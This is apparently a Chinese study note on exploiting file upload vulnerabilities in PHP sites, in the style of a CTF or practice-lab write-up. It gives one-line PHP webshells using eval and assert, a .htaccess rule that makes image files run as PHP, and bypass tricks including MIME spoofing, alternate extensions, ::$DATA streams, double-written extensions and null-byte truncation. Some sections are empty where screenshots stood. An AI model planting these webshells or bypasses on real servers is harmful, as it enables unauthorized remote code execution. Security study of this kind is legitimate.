

漏洞利用：代码没有严格校验文件类型，因此我们可以上传恶意文件（webshell

常见的一句话（php后门：

<?php @eval($\_GET[‘a’]);?>

<?php @eval($\_POST[‘a’]);?>

<?php @assert($\_POST[‘a’]);?>


<?php @$\_POST[‘fun’]($\_POST[‘a’]);?>

注：eval();的作用是执行括号内的内容

**一．比较基础的绕过**

1.前端js过滤【抓不到包就被阻止发送，说明是前端js过滤

<form enctype="multipart/form-data" method="post" **onsubmit="return checkFile()**">




绕过方法：找到对应的前端代码 删掉checkfile函数 变成true 然后重新传 用中国蚁剑连接


2.绕过mime-type验证

网站源码中可以看到<input class="input\_file" type="file" name="upload\_file"> 定义了上传文件的名字upload\_file

网站内部代码中可以看到用$\_FILES[‘upload\_file’][type]比较文件类型



绕过方法：



3.（黑名单绕过）特殊后缀绕过：

源码如下



因为是自己用代码获得后缀而不是通过$\_FILES[][]语句获得后缀，因此无法mime绕过

绕过方法：php文件后缀是php3,php4,php5,pht,phtml,phps都是可以被解析成php文件执行，这里将.php改成.php3，文件成功上传并被解析

1. .htaccess绕过

Htaccess是个配置文件通过htaccess文件，可以帮我们实现：网页301重定向、自定义404错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能。

其中.htaccess文件内容：【注：该文件名称应为空  
AddType application/x-httpd-php .jpg .txt  
设置当前目录所有文件都使用PHP解析，那么无论上传任何文件，只要文件内容符合PHP语言代码规范，就会被当作PHP执行。不符合则报错。

1. 大小写绕过，空格绕过，加点绕过（1.php.,

代码未对文件后缀统一大小写或者去空格操作导致可以抓包进行修改文件后缀，而windows系统自动修改大小写去除空格执行文件。如图为完整过滤代码



1. 额外数据流【1.txt：额外数据流名称

可以看作隐藏在文件中的数据 直接打开文件不可见 只有特殊访问方式才能打开

写入方法：在cmd中进行操作

Echo 内容 >>文件名:数据流名

Type 文件名>>文件名:数据流名

查看方法：

Notepad 文件名:数据流名

**$DATA数据流绕过**

抓包后在文件php后缀加上”::DATA”这时候后端程序会认为这是一个额外数据流，因此不会去审核他，而windows系统会自动处理掉额外数据流的后缀 使其变回php

二：特殊的绕过

1. 双写绕过


为防止空格绕过，点绕过，额外数据流绕过，大小写绕过等，采用代码

**$file\_name = str\_ireplace($deny\_ext,"", $file\_name);**

该代码的作用是，将文件后缀里不符合要求的后缀替换成“”

因此应对方法是双写绕过：抓包，将后缀的php改成pphphp这样被替换之后就又变成了php文件


1. 代码审计【白名单过滤




第二行：白名单是jpg，png，gif

第三行：strrpos是寻找位数，substr是寻找字串，该行的意思是取文件名点后面的名称



第五行：保存临时路径【文件上传是先把文件放在临时路径，再把文件放在真实路径【img\_path中，因此我们先上传shell.jpg，然后抓包，修改报文中save\_path的内容

**GET型00截断（%00是为了防止php后面继续出现路径导致系统错误**  


**POST型00截断**  
在POST请求中，**%00不会被自动解码**，需要在16进制中进行修改00.  
  
先上传一个.jpg文件，抓包，拼接…/upload/123.php 123pinfo.jpg  
然后再hex找到，然后把空格的20改成00因为这是post型的

1. 字节标识绕过

如下代码：第一行代表用二进制打开文件，之后通过文件头字节判断是什么类型的图片



1. 其他绕过方式

将后缀改成Phtml也可以绕过

GIF98//前缀模仿图片

<script language='php'>eval($\_POST['cc123']);</script>//在做题过程中遇到了判断代码是否存在<?因此使用script代码来包含绕过

需注意每次抓包最好修改为image/png来进行mime绕过，防止其有多层安全过滤